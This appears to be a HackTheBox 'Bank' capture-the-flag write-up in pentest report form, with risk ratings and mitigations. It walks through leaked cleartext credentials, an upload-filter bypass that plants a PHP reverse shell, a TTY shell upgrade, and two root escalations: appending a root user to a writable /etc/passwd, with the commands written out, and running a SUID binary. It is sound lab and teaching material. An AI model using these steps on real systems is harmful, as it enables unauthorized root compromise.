HackTheBox - Bank - Findings - Alexander Mages

Summary of findings:

Initial scanning using Nmap shows port 22, 53, and 80 open. Navigation to the HTTP server shows the apache2 default page. Adding an entry to /etc/hosts on my machine for bank.htb allowed me to navigate to the Bank web application. After further enumeration /balance-transfer was found to have directory indexing. Sorting files by size allowed me to find a file that was unsuccessfully encrypted. Credentials contained in the file were used to breach the web application. Navigating to the support ticket upload showed the possibility for local file upload vulnerability. After attempting to upload PHP reverse shell, BurpSuite was used to find out that .htb files were executed as PHP. Renaming the reverse shell suffix to .htb allowed me to upload. Navigating to /uploads/reverse-shell.htb allowed me to get a reverse shell as user www-data.

Upgrading the limited shell to a fully TTY shell allowed further post-exploitation enumeration. Downloading a local Linux privilege escalation vulnerability scanner to the writable /tmp directory allowed me to scan the system for vulnerabilities. It was found that /etc/passwd was writable. After appending an entry into the file and creating a password using OpenSSL, I was able to obtain a root shell. Exiting the privileged shell back to the www-data shell I enumerated further. Upon a search for SUID files, I found a script located at /var/htb/bin/emergency. This script gives a root shell upon execution regardless of the user's privilege.

Attack Methodology and Narrative

Initial Scanning:

- Initial NMAP port scanning provides the following result disclosing the open ports: 22, 53, and 80


- Directory brute-forcing on both http://10.10.10.29/ and http://bank.htb/ provides the following results:

Web Application Enumeration:

- Directory /balance-transfer allows directory indexing and is investigated to have encrypted login credentials of users.

- Sorting the files by size allows me to find a sensitive data exposure vulnerability through a file that was unsuccessfully encrypted, this resulted in cleartext credentials being shown along with other sensitive information.

Web Application Authentication and Subsequent Enumeration:

- Using the credentials found I was able to gain authenticated access to the web application as well as the /uploads directory
- Upon login, a dashboard page is presented and upon traversal to the /support.php a support ticket input is found

Interactive Shell to Server:

- Upon attempting to upload a PHP reverse shell to the server I discover the file upload has a file type restriction.
- Using BurpSuite to intercept the HTTP POST request allows me to see a comment in the HTML that discloses that the .htb suffix is treated as a PHP file by the server.

- Renaming the PHP reverse shell file suffix from .php to .htb allows me to upload the file

- Upon opening a Netcat listener on port 1234 on my local machine and navigating to http://bank.htb/uploads/reverse-shell.htb, I obtain a limited reverse shell as user www-data

Post-Exploitation Enumeration and Escalation to Root Shell:

- After initial exploitation, I upgrade the shell to a fully interactive TTY using python
  - python -c 'import pty;pty.spawn("/bin/bash");'
  - CTRL+Z
  - stty raw -echo
  - Fg
- Manual enumeration, as well as the downloading of linpeas (https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS) on to the target system, allows me to find two vulnerabilities
  - Vulnerability 1: /etc/passwd is writable

- ○ Vulnerability 2: /var/htb/bin/emergency is a SUID elf executable that opens a root shell regardless of user permissions

```
www-data@bank:/$ find / -perm -u=s -type f 2>/dev/null
/var/htb/bin/emergency
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/bin/ping
/bin/ping6
/bin/su
/bin/fusermount
/bin/mount
/bin/umount
```

- ● Exploitation path of Vulnerability 1:
  - ○ "openssl passwd user1"
    - ■ Returns password for use on the new user with root permissions
  - ○ "echo "user1:20yOs2wjuvgeo:0:0:root:/root:/bin/bash" >> /etc/passwd"
    - ■ Appends entry into /etc/passwd allowing user1 root privileges using password "user1" as created in the previous command
  - ○ "su user1" with password "user1"
    - ■ Presents a shell with full root permissions

```
www-data@bank:/etc$ ls -la | grep passwd
-rw-rw-rw-  1 root root    1367 Nov  9 20:37 passwd
-rw-------  1 root root    1237 May 28  2017 passwd-
www-data@bank:/etc$ openssl passwd user1
20yOs2wjuvgeo
<ser1:20yOs2wjuvgeo:0:0:root:/root:/bin/bash" >> /etc/passwd
www-data@bank:/etc$ su user1
Password:
root@bank:/etc# whoami
root
root@bank:/etc# id
uid=0(root) gid=0(root) groups=0(root)
```

- ● Exploitation path of Vulnerability 2:
  - ○ "find / -perm -u=s -type f 2>/dev/null"
    - ■ Searches for files with SetUID
  - ○ "cd /var/htb/bin"
    - ■ Navigates to the directory holding the vulnerable executable
  - ○ "./emergency"
    - ■ Runs executable

```
www-data@bank:/var/htb/bin$ ./emergency
# ls
emergency
# whoami
root
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
#
```

Conclusion

Vulnerability Summary and Risk Assessment:

- Lack of software preventing mass web requests allows directories and files to be bruteforced.
  - Note
    - Allows an attacker to locate sensitive files and directories on the server.
- Directory indexing is permitted across the entire webserver allowing easy file system navigation.
  - Low risk
    - Allows an attacker to easily and quickly view files and find sensitive data with minimal effort.
- Improper handling of user's credentials leads to cleartext emails and passwords being exposed.
  - High Risk
    - Exposes customer's emails, passwords, and other sensitive financial data to the internet.
- Features used to test the server are left in place after use allowing unauthorized file types to be uploaded and subsequently executed on the server.
  - High risk
    - Allows circumvention of security measures and could lead to an attacker gaining internal access to the server.
- System misconfiguration allows sensitive system files to be edited allowing an attacker to gain privileged access.
  - Medium risk
    - Configuration files can be edited by unprivelidged users allowing the addition of users with any permission at will.
- Misconfigured file privilege configurations allow the execution of dangerous files by a bad actor.
  - High risk
    - Files that provide instant privilege escalation are executable by all users allowing an attacker root privileges with one command.

Risk Rating	Description
Critical	High severity vulnerabilities that provide total compromise with minimal effort
High	Vulnerabilities easily exploited to immediately have a significant impact
Medium	Moderate vulnerabilities that require effort to exploit but can still result in a significant impact
Low	Vulnerabilities that have little impact
Note	Vulnerabilities that are not necessary to fix but could help increase security on the server

Mitigation Recommendations:

The installation of intrusion prevention software such as Fail2ban would prevent sensitive files and locations from being found by an attacker. Encryption validation should be implemented in the storage of user credentials to ensure the data is correctly encrypted, and to ensure if the encryption fails the data is properly deleted and sanitized. Directory indexing should be disabled server-wide or on sensitive directories. File upload restrictions should be increased and reinforced, debugging features allowing certain files to be uploaded should be removed. Permissions for user www-data running webserver should be reduced to mitigate the risk of further exploitation beyond initial access and shell for said user should be significantly restricted. File permissions on the server should be fortified especially certain system configuration files such as /etc/passwd.